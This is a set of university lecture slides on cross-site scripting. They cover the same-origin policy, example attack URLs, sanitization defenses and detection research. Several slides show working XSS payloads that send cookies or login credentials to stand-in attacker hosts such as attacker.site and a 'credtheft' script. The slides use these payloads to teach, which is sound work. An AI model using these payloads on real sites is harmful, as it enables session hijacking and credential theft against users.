usfCS
UNIVERSITY of SAN FRANCISCO
department of computer science

Cross-Site Scripting Attacks

EJ Jung

11/15/2010

usfCS
UNIVERSITY of SAN FRANCISCO
department of computer science

References

- Cross Site Scripting Explained by Klein
  - http://crypto.stanford.edu/cs155/papers/CSS.pdf

Same-origin policy

- Web browser visits http://abc.com
- Code from abc.com can read and modify variables in code from abc.com
- Code from abc.com can read variables in website from abc.com
- http://code.google.com/p/browsersec/wiki/Part2#Same-origin_policy
- https://developer.mozilla.org/En/Same_origin_policy_for_JavaScript

Normal operation


- GET /welcome.cgi?name=**Joe%20Hacker** HTTP/1.0 Host: www.vulnerable.site ...
- <HTML> <Title>Welcome!</Title> Hi **Joe Hacker**
 Welcome to our system ... </HTML>

Read cookies

- GET /welcome.cgi?name=**<script>alert(document.cookie)</script>** HTTP/1.0 Host: www.vulnerable.site
- <HTML> <Title>Welcome!</Title> Hi **<script>alert(document.cookie)</script>**
 Welcome to our system ... </HTML>
- will pop-up a window at the client browser showing all client cookies belonging to www.vulnerable.site.

Send cookies

- http://www.vulnerable.site/welcome.cgi?name=<script>window.open("http://www.attacker.site/collect.cgi?cookie="%2Bdocument.cookie)</script>
- <HTML> <Title>Welcome!</Title> Hi **<script>window.open("http://www.attacker.site/collect.cgi?cookie="+document.cookie)</script>**
 Welcome to our system ... </HTML>




Example XSS attacks

- http://www.ie8demos.com/XSS/
- Just log into your account

Cont'd

- http://www.woodgrovebank.co.uk/woodgrovebank.asp?SID=“><script for=window event=onload src =http://hackersite.ie8demos.com/snoop.js></script><a href=“
- In http://hackersite.ie8demos.com/snoop.js
  - http://hackersite.ie8demos.com/credtheft.asp?login=" + popup.document.all.username.value + "&password=" + popup.document.all.passwd.value



Different constructions

- Full HTML substitution:
  - *http://mybank.com/ebanking?URL=http://evilsite.com/phishing/fakepage.htm*
- Inline embedding of scripting content:
  - *http://mybank.com/ebanking?page=1&client=<SCRIPT>evilcode**...***
- Forcing the page to load external scripting code:
  - *http://mybank.com/ebanking?page=1&response=**evilsite.com%21evilcode.js**&go=2*

Same origin policy not enough

- Input sanitization
  - no script tag
  - <img src="javascript:...
- Output sanitization
  - more common in database applications
  - filter output to be a subset of acceptable data
- http://ha.ckers.org/xss.html

Research in progress

- Information flow-based approaches
  - mark sensitive information
  - whenever this information leaves the victim's computer, check the destination
  - websites have to inform what's sensitive
  - not as useful detecting malicious downloads
  - e.g. Staged information flow for javascript by Chugh et al. PLDI09

Research in progress (2)

- Emulation-based approaches
  - run code in a safe environment first
  - esp. if the malicious code assembles data from multiple locations in DOM, or highly obfuscated code.
  - higher overhead
  - e.g. Detection and Analysis of Drive-by-Download Attacks and Malicious JavaScript Code by Cova et al. WWW10

Look at your own cookies

- Can you read cookies set by other websites under www.cs.usfca.edu?
- Can you tell which cookies were set by which URL?
- Can you prevent other websites under the same host from reading the cookies that you created?